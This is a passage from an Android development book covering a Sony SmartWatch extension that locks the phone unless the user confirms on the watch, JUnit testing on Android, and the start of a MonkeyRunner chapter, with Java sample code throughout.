  public ControlExtension createControlExtension(String hostAppPackageName) {
    final int w=AuthSmartWatch.getSupportedControlWidth(this);
    final int h=AuthSmartWatch.getSupportedControlHeight(this);

    for (DeviceInfo device : RegistrationAdapter.getHostApplication(this,

hostAppPackageName)
                                                .getDevices()) {
      for (DisplayInfo display : device.getDisplays()) {
        if (display.sizeEquals(w, h)) {
          return(new AuthSmartWatch(hostAppPackageName, this));
        }
      }
    }

    throw new IllegalArgumentException("No properly-sized control for: "+
hostAppPackageName);
  }
}
```

## The RegistrationInformation

Your `RegistrationInformation` object supplies information about your extension application, such as what APIs you need (e.g., return `1` from

getRequiredControlApiVersion() for a control app, but if you are not using sensors, return 0 from getRequiredSensorApiVersion()). You also populate a lightly-documented ContentValues of text and icons, such as the name of your extension and the icons that should be used on the watch (for the user to tap on to run your app) and in the LiveWare manager. You also need to implement an isDisplaySizeSupported() method that will confirm that, indeed, your control will fit in the display space provided by this particular accessory.

So, for example, the AuthRegistrationInformation class used by WatchAuth looks like this:

```
package com.commonsware.watchauth;

import com.sonyericsson.extras.liveware.aef.registration.Registration;
import com.sonyericsson.extras.liveware.extension.util.ExtensionUtils;
import
com.sonyericsson.extras.liveware.extension.util.registration.RegistrationInformation;
import com.sonyericsson.extras.liveware.sdk.R;
import android.content.ContentValues;
import android.content.Context;

public class AuthRegistrationInformation extends
    RegistrationInformation {
  final Context ctxt;

  protected AuthRegistrationInformation(Context ctxt) {
    this.ctxt=ctxt;
  }

  @Override
  public int getRequiredControlApiVersion() {
    return(1);
  }

  @Override
  public int getRequiredSensorApiVersion() {
    return(0);
  }

  @Override
  public int getRequiredNotificationApiVersion() {
    return(0);
  }

  @Override
  public int getRequiredWidgetApiVersion() {
    return(0);
  }

  @Override
  public ContentValues getExtensionRegistrationConfiguration() {
```

```
    ContentValues values=new ContentValues();

    values.put(Registration.ExtensionColumns.CONFIGURATION_ACTIVITY,
               AuthPreferenceActivity.class.getName());
    values.put(Registration.ExtensionColumns.CONFIGURATION_TEXT,
               ctxt.getString(R.string.configuration_text));
    values.put(Registration.ExtensionColumns.NAME,
               ctxt.getString(R.string.extension_name));
    values.put(Registration.ExtensionColumns.EXTENSION_KEY,
               AuthExtensionService.EXTENSION_KEY);
    values.put(Registration.ExtensionColumns.HOST_APP_ICON_URI,
               ExtensionUtils.getUriString(ctxt, R.drawable.ic_launcher));
    values.put(Registration.ExtensionColumns.EXTENSION_ICON_URI,
               ExtensionUtils.getUriString(ctxt,
                                           R.drawable.ic_extension));
    values.put(Registration.ExtensionColumns.NOTIFICATION_API_VERSION,
               getRequiredNotificationApiVersion());
    values.put(Registration.ExtensionColumns.PACKAGE_NAME,
               ctxt.getPackageName());

    return(values);
  }

  @Override
  public boolean isDisplaySizeSupported(int width, int height) {
    return((width == AuthSmartWatch.getSupportedControlWidth(ctxt)) && (height
== AuthSmartWatch.getSupportedControlHeight(ctxt)));
  }
}
```

## The ControlExtension

The heart of any extension app that implements the control API is the `ControlExtension`. Like an `Activity`, this has lifecycle methods letting you know when the control is visible or not. This is also where you will receive touch events from the watch and where you will push bitmaps up to the watch that represent your user interface.

The `WatchAuth` implementation of `ControlExtension` is `AuthSmartWatch` and has the logic outlined in these next few sections.

### Getting the Size

We need to make sure that we are sizing our contents appropriately, since the watch will not do that for us. The SmartExtensionUtils library project defines a pair of dimension resources for SmartWatch control apps: `R.dimen.smart_watch_control_width` and `R.dimen.smart_watch_control_height`.

We return those from static data members for use elsewhere (e.g., in the `ExtensionService`), plus hold onto those values for our use in rendering the UI:

```
  AuthSmartWatch(final String hostAppPackageName, final Context context) {
    super(context, hostAppPackageName);
    width=getSupportedControlWidth(context);
    height=getSupportedControlHeight(context);
  }

  public static int getSupportedControlWidth(Context context) {
    return context.getResources()
                  .getDimensionPixelSize(R.dimen.smart_watch_control_width);
  }

  public static int getSupportedControlHeight(Context context) {
    return context.getResources()
                  .getDimensionPixelSize(R.dimen.smart_watch_control_height);
  }
```

### Rendering the UI

A likely time to display your control's initial contents is in `onResume()`. Here, you build up a `Bitmap` of whatever you want to display on the 128x128 screen and deliver that to the watch via a `showBitmap()` method you can call on your `ControlExtension` superclass.

*How* you create that `Bitmap` is up to you. It could be just about anything:

- A drawable resource
- A local image file you load in via `BitmapFactory`
- Something you draw to a `Bitmap`-backed `Canvas` using the 2D drawing API
- The contents of a layout file that you in turn render into a `Bitmap`-backed `Canvas`

That latter approach is what `AuthSmartWatch` does, using `res/layout/main.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<com.sonyericsson.extras.liveware.extension.util.AefTextView
xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/confirm"
  android:layout_width="@dimen/smart_watch_control_width"
  android:layout_height="@dimen/smart_watch_control_height"
  android:gravity="center_vertical"
  android:text="@string/confirm"
  android:textColor="@color/smart_watch_text_color_orange"
  android:textSize="35px"
  android:textStyle="bold"/>
```

In `onResume()`, if we do not already have our layout, we create a root `LinearLayout` element, set to the proper size, then inflate `R.layout.main` into it using a `LayoutInflater`. Normally, Android will handle calls to `measure()` and `layout()` as part of rendering an activity, but in this case we have no activity, so we need to call those as well. Plus, we register ourselves as the `OnClickListener` for the `TextView`.

```
@Override
public void onResume() {
  if (content == null) {
    LinearLayout root=new LinearLayout(mContext);
    root.setLayoutParams(new LayoutParams(width, height));

    content=
        (ViewGroup)LayoutInflater.from(mContext)
                                 .inflate(R.layout.main, root);
    content.measure(width, height);
    content.layout(0, 0, content.getMeasuredWidth(),
                   content.getMeasuredHeight());
    content.findViewById(R.id.confirm).setOnClickListener(this);
  }

  Bitmap mBackground=
      Bitmap.createBitmap(width, height, BITMAP_CONFIG);

  mBackground.setDensity(DisplayMetrics.DENSITY_DEFAULT);

  Canvas canvas=new Canvas(mBackground);
  content.draw(canvas);

  showBitmap(mBackground);
}
```

Once we have the UI inflated and laid out, we can create a `Bitmap` to to serve as the background on which our layout will be rendered. We create a `Canvas` object backed by that `Bitmap`, then tell the `LinearLayout` to draw itself onto that `Canvas`, which in turn updates the `Bitmap` backing store. That resulting `Bitmap` is passed to `showBitmap()`, which in turn will deliver the image to the watch for display.

`WatchAuth` is a tiny app from a UI standpoint, so this is all we are doing in terms of pushing images to the watch. You could update the watch on a regular basis, or based on other events (e.g., touches). However, do bear in mind that these images are being delivered over Bluetooth, which will limit how frequently you can update the watchface.

## Responding to Touch Events

When the user taps on the watch with our control in the foreground, `onTouch()` will be called on our `ControlExtension`, and we can override that to get the touch event and do useful stuff. `onTouch()` works a bit like `onTouchEvent()` on a `View` or `Activity`, except that instead of a standard `MotionEvent`, we get a `ControlTouchEvent` with a similar, but not identical, set of values.

In our case, `onTouch()` in `AuthSmartWatch` will wait for the user to lift their finger off the screen (`TOUCH_ACTION_RELEASE`), then find the widget in the UI that the user touched upon and perform the standard click event upon it:

```
@Override
public void onTouch(final ControlTouchEvent event) {
  if (event.getAction() == Control.Intents.TOUCH_ACTION_RELEASE) {
    View match=
        findBestTouchMatch(content, event.getX(), event.getY());

    if (match != content) {
      match.performClick();
    }
  }
}
```

The `findBestTouchMatch()` method is a recursive method, hunting through the widget hierarchy of our layout, looking for whatever best matches what the user tapped upon, based on the touch event's X/Y coordinates:

```
static View findBestTouchMatch(ViewGroup parent, int x, int y) {
  Rect r=new Rect();

  for (int i=0; i < parent.getChildCount(); i++) {
    View child=parent.getChildAt(i);

    child.getHitRect(r);

    if (r.contains(x, y)) {
      if (child instanceof ViewGroup) {
        return(findBestTouchMatch((ViewGroup)child,
                                  x - child.getLeft(),
                                  y - child.getTop()));
      }
      else {
        return(child);
      }
    }
  }
```

```
    return(parent);
  }
```

Our `onClick()` implementation for our `TextView` sends a command to an `IntentService` named `AuthDetectionService`, letting us know that the user tapped on the `TextView` and therefore the device should remain unlocked:

```
  @Override
  public void onClick(View v) {
    if (v.getId() == R.id.confirm) {
      Intent i=new Intent(v.getContext(), AuthDetectionService.class);

      i.setAction(AuthDetectionService.CMD_VALIDATE);
      v.getContext().startService(i);
    }
  }
```

Again, `AuthSmartWatch` is a fairly trivial `ControlExtension`. A 128x128 implementation of Rovio's Angry Birds would result in a much more complex `ControlExtension` (not to mention be very difficult to play on a watch-sized display).

## The Permission

To be able to interoperate with the LiveWare manager, we need to request a SONY-supplied permission in our manifest:

```
<uses-permission
android:name="com.sonyericsson.extras.liveware.aef.EXTENSION_PERMISSION"/>
```

## Highlights of the Business Logic

One of the bits of information supplied by means of the `RegistrationInformation` object is the name of a `PreferenceActivity` that you implement to configure the app. The LiveWare manager will allow the user to go in and access that activity from your extension's entry in the list of installed extensions.

There are two pieces of information that we want to collect in the preferences: whether or not to enable the authentication logic, and how long the user has between unlocking the device and tapping on our extension on the watch, before we automatically lock the device. These are handled by a `CheckboxPreference` and `ListPreference`, respectively.

However, we have some work to do if the user taps the `CheckboxPreference`. For starters, if the user has not yet approved us for our device administration role, we need to prompt them to do that. That is handled by `onPreferenceChange()` in our `PreferenceFragment`:

```
  @Override
  public boolean onPreferenceChange(Preference pref, Object newValue) {
    if (KEY_ENABLED.equals(pref.getKey())) {
      boolean value=((Boolean)newValue).booleanValue();

      if (value) {
        Intent intent=
            new Intent(DevicePolicyManager.ACTION_ADD_DEVICE_ADMIN);
        intent.putExtra(DevicePolicyManager.EXTRA_DEVICE_ADMIN, cn);
        intent.putExtra(DevicePolicyManager.EXTRA_ADD_EXPLANATION,
                        getString(R.string.device_admin_explanation));
        startActivity(intent);
      }
      else {
        mgr.removeActiveAdmin(cn);
      }
    }

    return(true);
  }
```

To find out when the user unlocks the device, we implement a `BroadcastReceiver`, named `UnlockReceiver`, that is registered in the manifest to listen for `android.intent.action.USER_PRESENT` broadcasts. Initially, that receiver is disabled, though — we will only enable it when the user approves our device administrator, so our `DeviceAdminReceiver` implements `onEnabled()` and `onDisabled()` (and registers for the corresponding actions in the manifest) and enables or disables `UnlockReceiver` as needed:

```
package com.commonsware.watchauth;

import android.app.admin.DeviceAdminReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.pm.PackageManager;

public class AuthAdminReceiver extends DeviceAdminReceiver {
  @Override
  public void onEnabled(Context ctxt, Intent intent) {
    controlUnlockReceiver(ctxt, true);
  }

  @Override
  public void onDisabled(Context ctxt, Intent intent) {
```

```
    controlUnlockReceiver(ctxt, false);
  }

  private void controlUnlockReceiver(Context ctxt, boolean enabled) {
    PackageManager mgr=ctxt.getPackageManager();
    int state=
        enabled ? PackageManager.COMPONENT_ENABLED_STATE_ENABLED
            : PackageManager.COMPONENT_ENABLED_STATE_DISABLED;

    mgr.setComponentEnabledSetting(new ComponentName(
                                                     ctxt,
                                                     UnlockReceiver.class),
                                   state, PackageManager.DONT_KILL_APP);
  }
}
```

`UnlockReceiver` simply forwards the request along to `AuthDetectionService`:

```
package com.commonsware.watchauth;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class UnlockReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context ctxt, Intent intent) {
    Intent i=new Intent(ctxt, AuthDetectionService.class);

    i.setAction(AuthDetectionService.CMD_UNLOCK);

    ctxt.startService(i);
  }
}
```

`AuthDetectionService`, therefore, needs to do the following:

- When the user unlocks the device, start a background thread to wait for the user-specified timeout period
- If the timeout occurs, and the user has not tapped on the extension in the SmartWatch, use the `DevicePolicyManager` to lock the device
- If the user does tap on the extension before the timeout elapses, stop the timeout thread

And, it should stop itself when it is no longer needed (via `stopSelf()`), plus do all of this without screwing up the threading too badly.

```
package com.commonsware.watchauth;
```

```
import android.app.Service;
import android.app.admin.DevicePolicyManager;
import android.content.Intent;
import android.content.SharedPreferences;
import android.os.IBinder;
import android.os.SystemClock;
import android.preference.PreferenceManager;

public class AuthDetectionService extends Service {
  static final String CMD_UNLOCK="com.commonsware.watchauth.CMD_UNLOCK";
  static final String CMD_VALIDATE=
      "com.commonsware.watchauth.CMD_VALIDATE";
  private Timeout timeout=null;
  private int timeoutSeconds=0;

  @Override
  public void onCreate() {
    super.onCreate();

    SharedPreferences prefs=
        PreferenceManager.getDefaultSharedPreferences(this);
    timeoutSeconds=Integer.parseInt(prefs.getString("timeout", "60"));
  }

  @Override
  public int onStartCommand(Intent intent, int flags, int startId) {
    if (CMD_UNLOCK.equals(intent.getAction())) {
      timeout=new Timeout();
      timeout.start();
    }
    else if (CMD_VALIDATE.equals(intent.getAction())) {
      synchronized(this) {
        if (timeout != null) {
          timeout.interrupt();
        }
      }
    }

    return(START_REDELIVER_INTENT);
  }

  @Override
  public IBinder onBind(Intent arg0) {
    return(null);
  }

  class Timeout extends Thread {
    @Override
    public void run() {
      SystemClock.sleep(timeoutSeconds * 1000);

      synchronized(AuthDetectionService.this) {
        if (!isInterrupted()) {
          DevicePolicyManager mgr=
```

```
            (DevicePolicyManager)getSystemService(DEVICE_POLICY_SERVICE);

        mgr.lockNow();
        timeout=null;
        stopSelf();
      }
    }
  }
}
}
```

## The Result

If you install the app on a LiveWare-enabled device, you will see `WatchAuth` appear in the list of installed applications:





*Figure 368: LiveWare Manager, Showing Installed WatchAuth*

Tapping on the list entry allows you to enable or disable the application, which in the case of `WatchAuth` only controls whether the app appears on the SmartWatch:


*Figure 369: WatchAuth Listing in LiveWare Manager*

Tapping on "WatchAuth Settings" takes you into a two-tier headers-and-preferences sort of `PreferenceActivity`, eventually landing you on our `PreferenceFragment`:





*Figure 370: WatchAuth Preferences*

If the "Enable WatchAuth" checkbox here is checked, then the next time you unlock your device, you will have to go into the SmartWatch, open up the WatchAuth app, and tap on the big orange "Confirm" prompt — otherwise, your device will re-lock automatically after your chosen timeout period.

(in case of development-time emergency, use `adb` to uninstall the app)

# Getting Help

SONY is monitoring the `smartwatch` tag on StackOverflow, so that is the best place to get your questions answered on SmartWatch development. If you think your question might be more generic to Android, though, be sure to also tag it with the `android` tag.

# JUnit and Android

Presumably, you will want to test your code, beyond just playing around with it yourself by hand.

To that end, Android includes the JUnit test framework in the SDK, along with special test classes that will help you build test cases that exercise Android components, like activities and services. Even better, Android has "gone the extra mile" and can pre-generate your test harness for you, to make it easier for you to add in your own tests.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

This chapter also assumes you have some familiarity with JUnit, though you certainly do not need to be an expert. You can learn more about JUnit at the JUnit site, from various books, and from the JUnit Yahoo forum.

## You Get What They Give You

An Android test project is complete set of Android project artifacts: manifest, source directories, resources, etc. Much of its structure is identical to a regular project. In fact, the generated test project is all ready to go, other than not having any tests. For example, the `Testing/JUnit` project has a `tests/` subdirectory containing a test project set up to test various facets of one of our "show a list of 25 nonsense words" samples.

To create one of these test projects, you can either use Eclipse or the command line, as is the case with regular Android projects.

## Eclipse

In the standard Eclipse new-project dialog (File > New > Project), choose "Android Test Project".

The first page of the wizard will ask for your Eclipse settings, such as the project name:





*Figure 371: Eclipse Android Test Project Wizard, First Page*

The second page of the wizard has you pick from one of your Android projects the one that you wish to test:





*Figure 372: Eclipse Android Test Project Wizard, Second Page*

The last page of the wizard lets you specify the build target, which will be based on the build target of the project you specified in the second page:





*Figure 373: Eclipse Android Test Project Wizard, Third Page*

### Command Line

From the command line, you use `android create project` to create a regular Android project. To create a project designed to test another project — what we will call a "test project" — you use the `android create test-project` command. From Eclipse, you can create a test project using the appropriate wizard. You will need to tell it which project to test, where you want the test project to reside, etc.

## Your Test Cases

A JUnit test project is made up of one (or potentially more) test suites, each comprising one (or usually more) test cases. A test case is a class, containing a series of test methods, designed to test some specific functionality. When a test case is run, JUnit:

- Creates an instance of the test case class
- Calls `setUp()`, where you can do any prepatory work

- Calls one of your test methods
- Calls `tearDown()` for post-test cleanup work
- Repeats the above steps for each test method

Hence, you need to write a series of test cases with test methods, and optionally `setUp()` and `tearDown()` as you see fit.

## POJTCs (Plain Old JUnit Test Cases)

For tests that have nothing much to do with Android, you can use the standard JUnit `TestCase` base class. This works the same as JUnit would outside of Android, and is useful for testing business logic on POJOs (plain old Java objects) and the like.

For example, here is a test case that is, well, silly:

```
package com.commonsware.android.abf.test;

import junit.framework.TestCase;

public class SillyTest extends TestCase {
  protected void setUp() throws Exception {
    super.setUp();

    // do initialization here, run on every test method
  }

  protected void tearDown() throws Exception {
    // do termination here, run on every test method

    super.tearDown();
  }

  public void testNonsense() {
    assertTrue(1==1);
  }
}
```

All we have is a single test method — `testNonsense()` that validates that 1 really does equal 1. Fortunately, this test usually succeeds. Our `TestCase` subclass (`SillyTest`) also implements `setUp()` and `tearDown()` for illustration purposes, as there is little preparation needed for our rigorous and demanding test method.

## ActivityInstrumentationTestCase2

While ordinary JUnit tests are certainly helpful, they are still fairly limited, since much of your application logic may be tied up in activities, services, and the like.

To that end, Android has a series of `TestCase` subclasses that you can extend designed specifically to assist in testing these sorts of components.

The one most people focus on is `ActivityInstrumentationTestCase2`. As the name suggests, this class will run your activity for you, giving you access to the `Activity` object itself. You can then:

1. Access your widgets
2. Invoke public and package-private methods (more on this below)
3. Simulate key events

Here are the steps to making use of `ActivityInstrumentationTestCase2`:

- Extend the class to create your own implementation. Since `ActivityInstrumentationTestCase2` is a generic, you need to supply the name of the activity being tested (e.g., `ActivityInstrumentationTestCase2[ActionBarFragmentActivity>`).
- In the constructor, when you chain to the superclass, supply the activity class itself.
- In `setUp()`, use `getActivity()` to get your hands on your `Activity` object, already typecast to the proper type (e.g., `ActionBarFragmentActivity`) courtesy of our generic. You can also at this time access any widgets, since the activity is up and running by this point.
- If needed, clean up stuff in `tearDown()`, no different than with any other JUnit test case.
- Implement test methods to exercise your activity.

For example, here is a short test case that exercises `ActionBarFragmentActivity`:

```
package com.commonsware.android.abf.test;

import android.test.ActivityInstrumentationTestCase2;
import android.widget.ListView;
import com.commonsware.android.abf.ActionBarFragmentActivity;

public class DemoActivityTest
  extends ActivityInstrumentationTestCase2<ActionBarFragmentActivity> {
  private ListView list=null;

  public DemoActivityTest() {
    super(ActionBarFragmentActivity.class);
  }

  @Override
  protected void setUp() throws Exception {
```

```
    super.setUp();

    ActionBarFragmentActivity activity=getActivity();

    list=(ListView)activity.findViewById(android.R.id.list);
  }

  public void testListCount() {
    assertTrue(list.getAdapter().getCount()==25);
  }
}
```

In `setUp()`, we get access to the `ListView` that makes up the bulk of our UI, so we have access to that widget in any test method. In `testListCount()`, we check our `ListAdapter` in the `ListView` to make sure we have all 25 of our nonsense words at the outset. This is fairly trivial and non-interactive. However, you could use methods like `sendKeys()` to simulate user input, to drive changes in your UI, so you can confirm the results worked as expected.

If you are looking at your emulator or device while this test is running, you will actually see the activity launched on-screen. `ActivityInstrumentationTestCase2` creates a true running copy of the activity. This means you get access to everything you need; on the other hand, it does mean that the test case runs slowly, since the activity needs to be created and destroyed for each test method in the test case. If your activity does a lot on startup and/or shutdown, this may make running your tests a bit sluggish.

Note that our `ActivityInstrumentationTestCase2` resides in a different package than the `Activity` it is testing. This restricts us to pure black-box testing. If, however, we elected to put the test case in the same package as the activity, we could also call any package-private methods, for a test that is closer to white-box in style. At runtime, the contents of both your regular application and the test application are combined into a single process in a single copy of the Dalvik VM, which is why your test code can access your application classes.

## AndroidTestCase

For tests that only need access to your application resources, you can skip some of the overhead of `ActivityInstrumentationTestCase2` and use `AndroidTestCase`. In `AndroidTestCase`, you are given a `Context` and not much more, so anything you can reach from a `Context` is testable, but individual activities or services are not.

While this may seem somewhat useless, bear in mind that a lot of the static testing of your activities will come in the form of testing the layout: are the widgets identified properly, are they positioned properly, does the focus work, etc. As it turns out, none of that actually needs an `Activity` object — so long as you can get the inflated `View` hierarchy, you can perform those sorts of tests.

Similarly, if you need to test business objects, but because they come from a database you need a `Context` for use with `SQLiteOpenHelper`, you could test those with an `AndroidTestCase`.

Here is a sample `AndroidTestCase`:

```
package com.commonsware.android.abf.test;

import android.test.AndroidTestCase;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import com.commonsware.android.abf.R;

public class DemoContextTest extends AndroidTestCase {
  private View field=null;
  private ViewGroup root=null;

  @Override
  protected void setUp() throws Exception {
    super.setUp();

    LayoutInflater inflater=LayoutInflater.from(getContext());

    root=(ViewGroup)inflater.inflate(R.layout.add, null);
    root.measure(800, 480);
    root.layout(0, 0, 800, 480);

    field=root.findViewById(R.id.title);
  }

  public void testExists() {
    assertNotNull(field);
  }

  public void testPosition() {
    assertTrue(field.getTop() == 6);
    assertTrue(field.getLeft() > 0);
  }
}
```

Here, we manually inflate the contents of the `res/layout/add.xml` resource, and lay them out as if they were really in an activity, via calls to `measure()` and `layout()` to

simulate a WVGA800 display. At that point, we can start testing the widgets inside of that layout, from simple assertions to confirm that they exist, to testing their size and position.

### Other Test Cases

Android also offers various other test case base classes designed to assist in testing Android components, such as:

1. `ServiceTestCase`, used for testing services, as you might expect given the name
2. `ActivityUnitTestCase`, a `TestCase` that creates the `Activity` (like `ActivityInstrumentationTestCase`), but does not fully connect it to the environment, so you can supply a mock `Context`, a mock `Application`, and other mock objects to test out various scenarios
3. `ApplicationTestCase`, for testing custom `Application` subclasses

## Your Test Suite

You will want to organize your test cases into one or more test suites. Many test projects have a single suite. However, elaborate test projects may have different suites for different situations, each representing some subset of the total roster of test cases defined in the project.

The simplest way to set up a test suite is to use Android's built-in `TestSuiteBuilder` class, that pulls in a series of test cases based upon package name, such as the `FullSuite` class in our sample test project:

```
package com.commonsware.android.abf.test;

import android.test.suitebuilder.TestSuiteBuilder;
import junit.framework.Test;
import junit.framework.TestSuite;

public class FullSuite extends TestSuite {
  public static Test suite() {
    return(new TestSuiteBuilder(FullSuite.class)
                .includeAllPackagesUnderHere()
                .build());
  }
}
```

Here, we are telling Android to find everything in this package (and sub-packages, if there were any) that implements `TestCase` and include it in the suite. Hence, organizing multiple suites would be a matter of organizing their test cases into separate packages and creating `TestSuite` classes per package.

# Running Your Tests

As with most things in Android, you can either use Eclipse or the command line to run your test suites.

## Eclipse

You run a test project in Android the same way that you run a regular project. However, when you get the "Run As" dialog, choose "Android JUnit Test". However, if you have a single `TestCase` class selected in your Package Explorer, Android can run just that single test case, rather than the full thing — again, choose "Android JUnit Test" in the "Run As" dialog:


*Figure 374: Eclipse "Run As" Dialog for JUnit Test*

The results will be displayed in a JUnit view added to your Eclipse workspace, showing the successful and failed tests:


*Figure 375: Eclipse Android JUnit Test Results*

## Command Line

Android ships with a very rudimentary console JUnit runner, called `InstrumentationTestRunner`. Since this class resides in the Android environment (emulator or device), you need to invoke the runner to run your tests on the emulator or device itself. To do this, you can run `ant test` from a console. You should see results akin to:

```
test:
     [echo] Running tests ...
     [exec]
     [exec] com.commonsware.android.abf.test.DemoActivityTest:.
     [exec] com.commonsware.android.abf.test.DemoContextTest:...
     [exec] com.commonsware.android.abf.test.SillyTest:.
     [exec] Test results for InstrumentationTestRunner=.....
     [exec] Time: 0.173
     [exec]
     [exec] OK (5 tests)
     [exec]
```

# MonkeyRunner and the Test Monkey

Many GUI environments have some means or another of “fuzz” or “bash” testing, where some test driver executes a bunch of random input, in hopes of catching errors (e.g., missing validation logic). Android offers the Test Monkey for this.

Many GUI environments have some means or another of scripting GUI events from outside the application itself, to simulate button clicks or touch events. Android offers MonkeyRunner for this.

As the names suggest, there is a bit of commonality in their implementation. And, as you might expect, there is a bit of commonality in their coverage in this book — we will examine both MonkeyRunner and the Test Monkey in this chapter.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## MonkeyRunner

MonkeyRunner is a means of creating test suites for Android applications based off of scripted UI input. Rather than write a series of JUnit test cases or the like, you create Jython (JVM implementation of Python) scripts that run commands to install apps, execute GUI events, and take screenshots of results.

## Writing a MonkeyRunner Script

The primary object you will work with in a MonkeyRunner script is a `MonkeyDevice`, which represents your connection to the device or emulator that you are testing. You obtain a `MonkeyDevice` by calling `waitForConnection()` on `MonkeyRunner`; this will return once it has established a connection.

From there, `MonkeyDevice` lets you send events to the device or emulator:

- `installPackage()` allows you to install an APK from your development machine, and `removePackage()` allows you to get rid of it
- `startActivity()` and `broadcastIntent()` allow you to start up components of your app
- `press()` to simulate key events, including QWERTY keys, standard device keys like BACK, D-pad/trackball events, and anything else represented by a standard Android `KeyEvent`
- `type()` to simulate entering a whole string, as a simplification over calling `press()` once per letter
- `touch()` and `drag()` let you simulate touch events
- and so on

The biggest limitation is in getting data out of the device, to determine if your test worked successfully. Your options are:

- `takeSnapshot()`, which will capture a screenshot that you can save to disk, compare with other screenshots, etc.
- `shell()` executes `adb shell` commands, returning any results
- ...and that's about it

Unlike JUnit-based testing, you have no visibility into the activity beyond what appears on the screen — you cannot inspect widgets, call methods, or the like.

For example, here is a script that installs an app, runs an activity from it, and presses the down button on the D-pad three times:

```
from com.android.monkeyrunner import MonkeyRunner, MonkeyDevice

device = MonkeyRunner.waitForConnection()
device.installPackage('bin/JUnitDemo.apk')
device.startActivity(component='com.commonsware.android.abf/
com.commonsware.android.abf.ActionBarFragmentActivity')
